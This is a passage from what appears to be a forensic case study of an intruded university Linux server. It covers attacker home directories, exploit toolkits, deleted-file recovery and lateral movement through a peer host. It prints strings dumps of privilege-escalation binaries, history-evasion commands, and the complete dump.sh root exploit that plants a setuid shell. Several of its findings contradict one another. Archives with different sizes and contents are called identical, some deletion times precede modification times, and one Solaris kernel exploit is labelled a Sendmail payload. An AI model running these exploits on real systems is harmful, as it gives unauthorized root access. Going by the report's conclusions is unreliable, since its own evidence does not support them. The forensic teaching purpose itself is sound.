The security of a multi-user operating system is only as robust as the weakest link in its authentication chain. Forensic analysis of affected user home directories exposed the initial ingress mechanism and the staging repositories of auxiliary exploitation tools that facilitated unauthorized presence consolidation.

User Directory Forensics and SSH Key Persistence

When inspecting personal directories (`/home/<user>`), examiners prioritize persistence artifacts, staging trees, and compilation traces:

- **Hidden Directories (*dot-directories*):** Creation of deceptive folders such as `...` (triple dots), `.king`, or `psybnc` designed to evade standard visual audits via `ls`.
- **SSH Key Persistence (`/.ssh/authorized_keys2`):** Injection of RSA public keys enabling passwordless adversary access even after administrative password changes.
- **Shell History Evasion (`.bash_history`):** History suppression via environment variables (`HISTSIZE=0`, `export HISTFILE=/dev/null`) or direct file sanitization upon logout.

10.1 Forensic Inspection of Compromised Account Directories

Abridged contents of directory `proa`:

```
drwxr-xr-x 10 523      523         4096 Apr 16 22:16 ...
```

```
drwxr-xr-x  3 523      523         4096 Apr 16 21:33 .king
drwx------  4 523      523         4096 Apr 15 22:20 emech-2.8.3
drwx------  2 523      523         4096 Feb  8  2002 ex
drwxr-xr-x  3 523      523         4096 Apr  9 20:25 king
drwxr-xr-x  2 523      523         4096 Jan 15  2001 proa
drwxr-xr-x  8 523      523         4096 Apr 12 05:33 psybnc
-rw-------  1 523      523          404 Apr  9 20:19 .bash_history
-rw-r--r--  1 523      523           24 Jan 15  2001 .bash_logout
-rw-r--r--  1 523      523          230 Jan 15  2001 .bash_profile
-rw-r--r--  1 523      523          124 Jan 15  2001 .bashrc
-rw-r--r--  1 523      523       200419 Apr 20 00:00 EriN[ca].seen
-rw-r--r--  1 523      523       184395 Apr 20 00:00 atlas`.seen
-rw-r--r--  1 523      523          269 Apr 18 20:57 LinkEvents
-rw-r--r--  1 523      523       134211 Apr 10 23:56 Xeta.gz
-rw-r--r--  1 523      523          143 Apr 20 00:00 bot.users
-rw-r--r--  1 523      523        61440 Mar 15 23:40 ex.tar
-rwxr-xr-x  1 523      523       466184 Apr 15 23:39 in.ftpd
-rw-r--r--  1 523      523           67 Jan 15  2001 introcd1.ram
-rw-r--r--  1 523      523           67 Jan 15  2001 introcd2.ram
-rw-r--r--  1 523      523           56 Jan 15  2001 martin990909.cgi
-rw-r--r--  1 523      523         1054 Apr 20 00:00 mech.levels
-rw-------  1 523      523            5 Apr 16 20:51 mech.pid
-rw-r--r--  1 523      523          448 Apr 20 00:00 mech.session
-rw-r--r--  1 523      523         3989 Apr 11 21:37 mech.set
-rw-r--r--  1 523      523       174080 Dec  5  2002 o0o.tar
-rw-r--r--  1 523      523          916 Apr 16 23:10 pEpE[mx].seen
-rw-r-----  1 523      523        37210 Apr 16 10:01 passwd
-rw-r--r--  1 523      523       970089 Oct 28  2000 psyBNC2.2.1-linux-i86-static.tar.gz
-rw-r--r--  1 523      523       200679 Nov  5  2000 psyBNC2.2.1.tar.gz
-rw-r--r--  1 523      523       200798 Apr 14  2001 psyBNC2.2.2.tar.gz
-rw-r--r--  1 523      523       200798 Apr 14  2001 psyBNC2.2.2.tar.gz.1
-rw-r--r--  1 523      523      1546240 Feb 13 10:13 psyBNC2.3.1.tar
-rw-r--r--  1 523      523       312188 Aug 17  2002 psyBNC2.3.1.tar.gz
-rw-r--r--  1 523      523           77 Mar  9 23:40 psybnc.conf
```

Abridged contents of directory zena:

```
drwxr-xr-x  9 521      521         4096 Apr 23 19:59 psybnc
drwxr-xr-x  3 521      521         4096 Apr 21 20:22 zena
-rw-------  1 521      521          284 Apr 24 00:29 .bash_history
-rw-r--r--  1 521      521           24 Jan 15  2001 .bash_logout
-rw-r--r--  1 521      521          230 Jan 15  2001 .bash_profile
-rw-r--r--  1 521      521          124 Jan 15  2001 .bashrc
-rw-r--r--  1 521      521       200798 Mar 19 18:41 psyBNC2.2.2.tar.gz
```

Abridged contents of directory `zopilote`:

```
drwxr-xr-x  5 1019     1019        4096 Apr  8 23:20 emech
drwx------  2 1019     1019        4096 Feb  8  2002 ex
drwxr-xr-x 10 1019     1019        4096 Mar 31 02:13 psybnc
-rw-------  1 1019     1019          74 Apr  4 21:24 .bash_history
-rw-r--r--  1 1019     1019          24 Jan 15  2001 .bash_logout
-rw-r--r--  1 1019     1019         230 Jan 15  2001 .bash_profile
-rw-r--r--  1 1019     1019         124 Jan 15  2001 .bashrc
-rw-r--r--  1 1019     1019       61440 Mar 31 00:06 ex.tar
-rw-r-----  1 1019     1019      178862 Jan 29 07:50 mech-linux.tar.gz
```

```
-rw-r--r--  1 1019     1019     1546240 Mar 30 23:01 psyBNC2.3.1.tar
```

Abridged contents of directory `llllll`:

```
drwxr-xr-x  3 1040     1040        4096 Apr 23 22:33 ...
drwx------  2 1040     1040        4096 Feb  8  2002 ex
-rw-------  1 1040     1040          51 Apr 23 22:30 .bash_history
-rw-r--r--  1 1040     1040          24 Jan 15  2001 .bash_logout
-rw-r--r--  1 1040     1040         230 Jan 15  2001 .bash_profile
-rw-r--r--  1 1040     1040         124 Jan 15  2001 .bashrc
-rw-r--r--  1 1040     1040         364 Jan 15  2001 dead.letter
-rw-r--r--  1 1040     1040       61440 Apr 21 20:37 o0o.tar
```

Abridged contents of directory duende:

```
-rw-r--r--  1 500      500       174080 Dec  5  2002 o0o.tar
-rw-r--r--  1 500      500          707 May  8  2001 dump.sh
```

The archive `o0o.tar` recurred across multiple user home directories. The contents of this package were:

```
drwx------ scott/users       0 2002-02-08 07:09:51 ex/
-rwx------ scott/users   14361 2002-02-08 07:09:35 ex/ep
-rwx------ scott/users   14543 2002-02-08 07:09:39 ex/rh
-rwx------ scott/users   23577 2002-02-08 07:09:45 ex/sd
```

These archives housed executables within a subdirectory named `ex/`. Examining the functionality of these binaries:

```
ep: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
rh: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
sd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
```

`ex/ep`

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
waitpid
snprintf
```

```
execl
perror
readlink
fprintf
kill
__deregister_frame_info
signal
fork
getppid
ptrace
strcmp
stderr
exit
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
GLIBC_2.0
PTRh
QVhD
execl
/proc/%i/exe
readlink
child slept outside of execve
/usr/bin/passwd
fork: victim
ptrace: PTRACE_ATTACH
ptrace: PTRACE_CONT
ptrace: PTRACE_GETREGS
ptrace: PTRACE_POKETEXT
ptrace: PTRACE_SETREGS
bug exploited successfully.
enjoy!
ptrace: PTRACE_DETACH
d0h! error!
/bin/sh
```

ex/rh

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
waitpid
ioctl
execl
perror
dup2
sleep
pipe
fprintf
__deregister_frame_info
read
setenv
fork
ptrace
sprintf
stderr
exit
atoi
```

```
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
close
GLIBC_2.0
PTRh
read:
/usr/bin/passwd
execl
exec %s %i
PTRACE_GETREGS
waitpid
fork
attach
cont
attached
read
libs
LD_DEBUG
/usr/bin/newgrp
Rhn/shh//bi
```

ex/sd

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
strcpy
printf
stdout
execve
fscanf
fgets
execl
pclose
perror
dup2
system
optarg
fflush
popen
fprintf
kill
strcat
__deregister_frame_info
chdir
wait
setgid
signal
setenv
fork
sscanf
getopt
memset
getppid
getcwd
sprintf
fclose
```

```
access
exit
fopen
_IO_stdin_used
__libc_start_main
strlen
setuid
mkdir
__register_frame_info
close
__xstat
GLIBC_2.1
GLIBC_2.0
PTRh
QVhT
/bin/rm -rf %s > /dev/null 2> /dev/null
EGG=
%u-%u.%u-
%s [command] [options]
-h     this help
-d     specify depth of analysis (default=32)
-o     change offset (default = -32000)
-v     specify victim (default /usr/sbin/sendmail)
-t     specify temp directory (default /tmp/.sxp)
-b      enables bruteforce (WARNING: this may take about 20-30 minutes!)
/usr/sbin/sendmail
Voila babe, entering rootshell!
Enjoy!
/usr/bin/id
/dev/null
BASH_HISTORY
-bash
/bin/bash
...-=[ Sendmail 8.11.x exploit, (c)oded by sd@sf.cz [sd@ircnet], 2001 ]=-...
      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
hd:o:v:t:b
[*] Using brute force, this may take some time
%s%s/%s
[*] Victim = %s
[*] Depth  = %d
[*] Offset = %d
[*] Temp   = %s
[*] ESP    = 0x%08x
[-] Bad: %s isn't suid ;(
[-] Bad: We haven't access to %s !
[-] Can't create our tempdir!
[+] Created %s
objdump
%s -R %s | grep setuid
[-] Cannot get setuid() GOT
[+] Step 1. setuid() got = 0x%08x
%s/sm
[*] Step 2. Copying %s to %s...
/bin/cp -f %s %s
Failed
[*] Step 3. Disassembling %s...
grep
%s -d %s 2> /dev/null | %s -B %d "mov.*%%.l,(%%e..,%%e..,1)" | %s ".mov .*0x80.*,%%e.."
%s -d %s 2> /dev/null | %s ".mov .*0x80.*,%%e.."
%x: %s %s %s %s %s %s 0x%x,%s
/usr/bin/id
/dev/null
```

```
BASH_HISTORY
-bash
/bin/bash
...-=[ Sendmail 8.11.x exploit, (c)oded by sd@sf.cz [sd@ircnet], 2001 ]=-...
      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
hd:o:v:t:b
[*] Using brute force, this may take some time
%s%s/%s
[*] Victim = %s
[*] Depth  = %d
[*] Offset = %d
[*] Temp   = %s
[*] ESP    = 0x%08x
[-] Bad: %s isn't suid ;(
[-] Bad: We haven't access to %s !
[-] Can't create our tempdir!
[+] Created %s
objdump
%s -R %s | grep setuid
[-] Cannot get setuid() GOT
[+] Step 1. setuid() got = 0x%08x
%s/sm
[*] Step 2. Copying %s to %s...
/bin/cp -f %s %s
Failed
[*] Step 3. Disassembling %s...
grep
%s -d %s 2> /dev/null | %s -B %d "mov.*%%.l,(%%e..,%%e..,1)" | %s ".mov .*0x80.*,%%e.."
%s -d %s 2> /dev/null | %s ".mov .*0x80.*,%%e.."
%x: %s %s %s %s %s %s 0x%x,%s
OK, found %d targets
[*] Step 4. Exploiting %d targets:
%s/gdb
Cannot create gdb script
break *0x%x
r -d1-1.1
x/x 0x%x
%s -batch -x %s %s 2> /dev/null
Failed to spawn gdb!
0x%x %s 0x%x
[%d] (%d%% of targets) GOT=0x%08x, VECT=0x%08x, offset=%d
Thanx for choosing sd's products ;)
[-] All targets failed, probably not vulnerable ;(
/usr/sbin/sendmail
/tmp/.sxp
```

These executables exploit known mail server vulnerabilities to elevate local privileges from an unprivileged user to root. In the concluding line of `ex/sd`, an explicit reference to `/tmp/.sxp` is made—the exact staging executable identified earlier in user duende's command history.

Detailed examination of files within `duende`'s home directory confirmed identical replication of this exploit staging:

`o0o.tar`

```
-rw-------  1 root     root        2086 Dec  5  2002 S8EXP
-rwxr-xr-x  1 root     root        9320 Nov  7  2002 final
-rw-------  1 root     root        2987 Dec  5  2002 final.c
-rw-------  1 root     root        1947 Dec  5  2002 flkm.c
-rw-r--r--  1 root     root       78450 Nov  7  2002 flkm32
-rw-r--r--  1 root     root       68352 Nov  7  2002 flkm64
```

This archive is bit-for-bit identical to the `o0o.tar` package recovered from user `proa`'s directory.

Contents of the file named `final`:

```
 /usr/lib/ld.so.1
system
_GLOBAL_OFFSET_TABLE_
_init
printf
_edata
exit
getpppid
environ
getpid
close
_Jv_RegisterClasses
_PROCEDURE_LINKAGE_TABLE_
_DYNAMIC
__dso_handle
strcpy
sprintf
_start
write
getuid
atexit
_environ
execl
mkdir
open
_etext
__priocntl
memset
main
__register_frame_info
atoi
__deregister_frame_info
free
_end
malloc
read
_lib_version
lseek
_fini
_exit
Load
libc.so.1
SUNW_0.7
libc.so.1
/proc/%d/psinfo
```

```
../../../tmp/flkm32
../../../tmp/flkm64
is 64 bit: %d
cp -f flkm32 /tmp/flkm32
/tmp/sparcv9
cp -f flkm64 /tmp/sparcv9/flkm64
/tmp/flkm32
/tmp/sparcv9/flkm64
%d bytes to write
%d bytes wroten
err! open flkm error!
id=%d
rm -fr /tmp/flkm32
rm -fr /tmp/sparcv9
SUCCESS! Enjoy RootShell!
/bin/sh
fail!
```

This represents the payload of a local Sendmail privilege escalation exploit.

Contents of `dump.sh`:

```
#!/bin/sh

# Redhat 6.2 dump command executes external program
# with suid priviledge.
# Discovered by Mat <mat@hacksware.com>
# Written for and by a scriptkid Tasc ;P
# Remember, there's no cure for BSE

echo "dump-0.4b15 root exploit"
echo "Discovered by Mat <mat@hacksware.com>"
echo "------------------------------------"
echo
DUMP=/sbin/dump
if [ ! -u $DUMP ]; then
  echo "$DUMP is NOT setuid on this system or does not exist at all!"
  echo
  exit 0
fi
export TAPE=iamlame:iamlame
export RSH=/tmp/rsh
cat >/tmp/rsh <<__eof__
#!/bin/sh
cp /bin/sh /tmp/sush
chmod 4755 /tmp/sush
}
__eof__
chmod 755 /tmp/rsh
/sbin/dump -0 /
echo
echo "Waiting for rootshell .... 5 seconds...."
sleep 5
/tmp/sush
id
```

This shell script automates privilege escalation, spawning an unauthorized interactive root shell.

The directories and archives `emech`, `psybnc`, and `eggdrop` represent packages designed to run IRC bots, bouncers, and embedded FTP/Telnet servers. The contents of these directories were:

```
drwxr-xr-x  3 1040     1040        4096 Apr 23 22:33 ..
                                       ?
drwxr-xr-x  2 1040     1040        4096 Oct 21  2000 help
drwxr-xr-x  2 1040     1040        4096 Apr 23 22:34 log
drwxr-xr-x  3 1040     1040        4096 Oct 21  2000 menuconf
drwxr-xr-x  2 1040     1040        4096 Apr 23 22:42 motd
drwxr-xr-x  3 1040     1040        4096 Jul 30  2000 scripts
drwxr-xr-x  2 1040     1040        4096 Oct 21  2000 tools
-rw-r--r--  1 1040     1040       18124 Oct 28  2000 CHANGES
-rw-------  1 1040     1040       17982 May 16  1997 COPYING
-rw-r--r--  1 1040     1040        2660 Aug  8  2000 FAQ
-rw-r--r--  1 1040     1040         394 Oct 28  2000 Makefile
-rw-r--r--  1 1040     1040       36075 Oct 28  2000 README
-rw-r--r--  1 1040     1040          76 Oct 28  2000 TODO
-rwxr-xr-x  1 1040     1040      537712 Apr 23 22:33 in.ftpd
-rw-------  1 1040     1040         716 Apr 23 22:42 psybnc.conf
-rw-------  1 1040     1040         716 Apr 23 22:42 psybnc.conf.old
-rw-------  1 1040     1040           7 Apr 23 22:33 psybnc.pid
-rwxr-xr-x  1 1040     1040         369 Aug  8  2000 psybncchk
```

The purpose of these applications was to establish IRC bots and bouncer nodes connecting to the **UnderNet** IRC network. Implanting IRC botnet infrastructure was extraordinarily common in that era; opportunistic botnet herders typically sought compute and bandwidth rather than proprietary data exfiltration, hopping between compromised hosts without targeting confidential assets. Those generic IRC services are secondary to the primary breach; analysis here focuses strictly on the credential theft and targeted surveillance operations.

Furthermore, inspecting these user directories demonstrated that the adversary systematically issued deletion commands (`rm -rf`) to purge temporary scripts, build outputs, and execution logs in an effort to obscure the intrusion's origins. However, under Ext2 filesystem design, logical file deletion does not overwrite physical magnetic data blocks. To recover this vital erased evidence, the forensic team interrogated orphan inodes and conducted file carving, as detailed in the following chapter.

Detecting Userland Bots and Rogue Daemons

Executables `in.ftpd` and `psybnc` were recovered from user `proa`'s directory. If an adversary lacks `root` privileges to bind privileged ports (< 1024), in what ephemeral port ranges do these userland daemons typically bind, and what network command (`netstat -tlpn` or `ss`) identifies which open listening sockets correspond to a specific UID?

Contemporary Forensic Perspective: Identity Management and FIDO2 Authentication

In 2004, user account security rested exclusively on standard Unix password hashes (DES or MD5) stored in `/etc/shadow`, trivially crackable via offline dictionary attacks using tools like *John the Ripper*. Two decades later, enterprise security has transitioned to phishing-resistant authentication: hardware-backed cryptographic keys adhering to FIDO2 / WebAuthn standards, risk-based Conditional Access policies, mandatory Multi-Factor Authentication (MFA), and automated credential rotation through Privileged Access Management (PAM) platforms.

Chapter 11

Recovery of Deleted Files and Orphan Inodes

When an intruder suspects impending detection or concludes an operational phase, they routinely execute deletion commands (`rm -rf`) to scrub tools, build trees, and intermediate logs. However, in the Linux Ext2/Ext3 filesystem architecture, deleting a file unlinks the inode from its parent directory but preserves data blocks intact on magnetic sectors until overwritten by subsequent write operations.

Ext2 Deletion Mechanics: Orphan Inodes and File Carving

When the `unlink()` system call executes on an Ext2 filesystem:

1. The directory entry (*dentry*) unlinks the filename from its inode number.
2. The inode link counter (`i_links_count`) decrements to 0.
3. The deletion timestamp (`i_dtime`) is populated with the current Epoch time.
4. Inode and block allocation bitmaps mark the corresponding structures as free.
5. **Physical data blocks are NOT destroyed**: they persist intact within magnetic sectors (*unallocated clusters*) until claimed and overwritten by a new file.

Using low-level forensic utilities like `ils` (to enumerate unlinked inodes retaining deletion timestamps), `icat` (to extract data blocks referenced by orphan inodes), and file carving techniques based on header/footer magic bytes, examiners can resurrect deleted files months after deletion provided blocks were not reused. The Ext2 unlinking mechanics are summarized in Figure 11.1.




Figure 11.1: Internal mechanics of file unlinking (*unlink*) and orphan block preservation in Ext2 filesystems.

11.1 Recovery of Orphan Inodes and Unallocated Space (*Carving*)

Deleted file contents that had not yet been overwritten were systematically extracted from the forensic image. Diverse carving and data reconstruction techniques were applied, including raw sector carving across unallocated clusters. Due to high operational I/O on the production server, many transient deleted blocks were quickly reclaimed; however, for files that could not be fully recovered through standard tools, inode metadata was extracted and entropy analysis applied across contiguous block sequences to reconstruct targeted artifacts.

11.1.1 Identification of Key Deleted Forensic Artifacts

Parsing filesystem structures with `ils` and `fls` cataloged over 300,000 orphan inode records. Filtering out routine operating system temporary files isolated five critical deleted artifacts directly documenting adversary operations, summarized in Table 11.1.

Type	Recovered Path	Modified (*mtime*)	Deleted (*dtime*)	UID:GID	Inode
r/r	/dev/zqft4/algo	2003-05-10 00:05:03	2003-05-10 00:05:09	0:0 (root)	532496
s/s	/dev/log	2003-05-08 22:23:03	2003-05-10 03:00:57	0:0 (root)	305889
d/r	/tmp/.sxp	2003-05-09 12:25:06	2003-04-23 22:34:05	0:0 (root)	130441
r/r	sh	2003-04-26 16:00:32	2003-04-15 22:29:00	523:523 (proa)	786702
f/r	mc.pipe.12891	2003-05-08 03:01:44	2003-04-11 20:55:39	500:100 (duende)	130461

Table 11.1: Key deleted artifacts and files recovered through orphan inode analysis.

```
# ils2mac -v /dev/hda1 | grep -E "algo|log|sxp|pipe"
TIPO  RUTA RECUPERADA      MTIME (MODIF)        DTIME (BORRADO)      UID:GID   INODO
-------------------------------------------------------------------------------------------
r/r   /dev/zqft4/algo      2003.05.10 00:05:03  2003.05.10 00:05:09  0:0       532496
s/s   /dev/log             2003.05.08 22:23:03  2003.05.10 03:00:57  0:0       305889
d/r   /tmp/.sxp            2003.05.09 12:25:06  2003.04.23 22:34:05  0:0       130441
r/r   sh                   2003.04.26 16:00:32  2003.04.15 22:29:00  523:523   786702
f/r   mc.pipe.12891        2003.05.08 03:01:44  2003.04.11 20:55:39  500:100   130461
-------------------------------------------------------------------------------------------
```

These files represent system logs, temporary pipes, and IRC executables. Of particular investigative note is the deleted file named `algo` within the hidden directory `/dev/zqft4`. This file was created and deleted within six seconds as a sanity check. The word `algo` is Spanish for "something", providing linguistic evidence that the operator was a native Spanish speaker. File `/tmp/.sxp` was recovered and identified as part of the Sendmail exploitation toolkit staged in `ex/`.

The recovered FIFO pipe `mc.pipe.12891` was an interactive temporary pipe spawned by *Midnight Commander* (`mc`), owned by user `duende`, containing the command sequence executed through his interface:

```
linux
sysinit
dnsquery
identd
plogd
db
sh
.tree
screen
popclean
ecko
```

This provides incontrovertible proof that on April 11, user `duende` executed multiple malicious programs under investigation from Midnight Commander.

The recovery of these deleted files tightened the evidentiary chain on `helios`. Yet a central puzzle endured: all of `duende`'s interactive sessions documented in audit logs and active process memory originated from internal IP address `192.0.2.20`, assigned to departmental compute server `atlas`. Why did the adversary consistently route access through an internal peer if external access was unrestricted? Had `atlas` also been compromised to serve as a stepping stone? To resolve this lateral pivot, the investigation formally extended to server `atlas`, as detailed in Chapter 12.

Recovery of Application Temporary Artifacts

File `mc.pipe.12891` recorded the adversary's simulated malware process list. Why do interactive console utilities like `mc`, `screen`, or editors like `vim` leave residual temporary artifacts in `/tmp` or `/var/tmp`, and how can an investigator exploit them to reconstruct session activity when an attacker has purged their `.bash_history`?

Contemporary Forensic Perspective: File Recovery on Modern SSDs and TRIM

In 2004, deleted file carving on magnetic IDE/SCSI hard drives achieved high success rates because magnetic sectors remained physically unaltered until explicitly reused. In contrast, modern NVMe Solid State Drives (SSDs) enforce the *TRIM / Deallocate* command, which immediately instructs the SSD controller to zero out freed flash cells to optimize write performance. On modern TRIM-enabled drives, static file carving returns only null bytes (`0x00`), driving modern forensics to prioritize volatile memory acquisition and immutable cloud backups.

Chapter 12

Lateral Movement and Multi-System Correlation

An intrusion rarely remains confined to a single host when systems share local subnets, cross-mounted NFS exports, or inter-user trust relationships. Forensic correlation across peer departmental servers enabled the reconstruction of lateral movement paths and substantiated hypotheses regarding session origins.

The Lateral Movement Vector (*Pivoting*)

Pivoting consists of leveraging a compromised intermediary host as a jump box to stealthily probe, attack, or administer other servers situated on the same internal network segment. By hopping from `atlas` into `helios`, the adversary achieved two distinct operational advantages:

1. **Perimeter Firewall Evasion:** Inter-system connections between `atlas` and `helios` originated from the trusted internal subnet (`192.0.2.0/24`), bypassing any perimeter access control lists restricting external inbound SSH or Telnet.
2. **Origin Obfuscation:** Within `helios`'s direct connection logs, the apparent source IP address was that of `atlas` (`192.0.2.20`), compelling examiners to expand the forensic perimeter into peer server logs to unmask the true public ISP pool address.

The lateral pivoting mechanism employed by the adversary is illustrated in Figure 12.1.




Figure 12.1: Diagram of lateral movement and pivoting technique via secondary server `atlas`.

12.1 Lateral Movement and Cross-System Trust Vectors

Secondary server `atlas` was audited comprehensively; only findings directly bearing on the `helios` incident are presented here.

Suspicious files discovered within `duende`'s directory on `atlas`:

```
-rw-r--r--  1 500      500        61440 Apr 21 20:37 test.tar
```

Contents of archive `test.tar`:

```
drwx------ scott/users       0 2002-02-08 07:09:51 ex/
-rwx------ scott/users   14361 2002-02-08 07:09:35 ex/ep
-rwx------ scott/users   14543 2002-02-08 07:09:39 ex/rh
-rwx------ scott/users   23577 2002-02-08 07:09:45 ex/sd
```

This archive contained the Sendmail privilege escalation exploits, bit-for-bit identical to the package recovered from `zena/`.

Within `duende`'s `temp/` directory, the deleted subdirectory `ex/` was extracted, confirming that the operator unpacked and subsequently purged the exploit tree. Furthermore, an unlinked copy of `o0o.tar` matching the cryptographic MD5 hash of packages in `zena/`, `proa/`, and other audited directories was recovered:

```
TIPO  RUTA BORRADA   MTIME (MODIF)        DTIME (BORRADO)      UID:GID  INODO
-------------------------------------------------------------------------------
d/d   temp/ex/       2003.04.27 12:29:51  2003.04.23 00:39:37  512:512  999703
-------------------------------------------------------------------------------
```

Session logs on `atlas`:

`wtmp`:

```
duende  pts/7        Mon Apr 28 04:46 - 04:47  (00:00)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/6        Mon Apr 28 04:44 - 04:46  (00:02)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/6        Sun Apr 27 23:23 - 23:38  (00:14)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/1        Sun Apr 27 19:10 - 20:14  (01:03)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 16:34 - 16:39  (00:04)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 16:11 - 16:14  (00:03)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 05:24 - 05:35  (00:10)     dsl-200-78-118-164.prodigy.net.mx
reboot   system boot  Sun Apr 27 05:19         (1+07:19)    2.4.18-686-smp
reboot   system boot  Sun Apr 27 05:12          (00:03)     2.4.18-686-smp
reboot   system boot  Sun Apr 27 05:09          (00:06)     2.4.18-686-smp
reboot   system boot  Sat Apr 26 07:00          (00:57)     2.4.18-686-smp
duende  pts/9        Sat Apr 26 05:14 - 05:51  (00:37)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/4        Sat Apr 26 03:10 - 03:12  (00:02)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/3        Sat Apr 26 03:09 - 03:20  (00:11)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/3        Fri Apr 25 22:53 - 23:15  (00:22)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/11       Fri Apr 25 21:23 - 21:28  (00:04)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/8        Fri Apr 25 19:09 - 19:16  (00:07)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 19:07 - 19:17  (00:10)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/7        Fri Apr 25 16:49 - 16:53  (00:04)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/4        Fri Apr 25 15:17 - 16:53  (01:36)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 15:15 - 16:49  (01:34)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 06:10 - 06:25  (00:14)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/6        Fri Apr 25 00:22 - 00:30  (00:07)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/4        Thu Apr 24 21:35 - 21:39  (00:04)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/2        Thu Apr 24 19:06 - 19:27  (00:20)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/0        Thu Apr 24 19:03 - 19:05  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/2        Thu Apr 24 17:53 - 17:55  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/0        Thu Apr 24 15:11 - 15:14  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/6        Thu Apr 24 05:34 - 05:49  (00:15)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Thu Apr 24 05:28 - 05:49  (00:21)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Thu Apr 24 05:05 - 05:08  (00:03)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Thu Apr 24 02:23 - 02:26  (00:02)     helios.ifm.lab.edu.mx
reboot   system boot  Thu Apr 24 02:22         (2+05:35)    2.4.18-686-smp
duende  pts/3        Thu Apr 24 00:03 - 00:35  (00:32)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/2        Wed Apr 23 23:51 - 00:34  (00:43)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/1        Wed Apr 23 23:21 - 23:28  (00:07)     dsl-200-67-75-152.prodigy.net.mx
llllll pts/0        Wed Apr 23 22:26 - 22:33  (00:07)     dup-200-64-59-99.prodigy.net.mx
duende  pts/5        Wed Apr 23 19:56 - 20:07  (00:11)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Wed Apr 23 17:11 - 17:13  (00:02)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/1        Wed Apr 23 06:44 - 06:44  (00:00)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Wed Apr 23 04:10 - 04:25  (00:15)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Wed Apr 23 00:09 - 00:11  (00:01)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/3        Tue Apr 22 20:47 - 20:52  (00:04)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 16:51 - 17:41  (00:50)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 15:02 - 15:12  (00:10)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 05:47 - 06:01  (00:14)     dsl-200-78-118-51.prodigy.net.mx
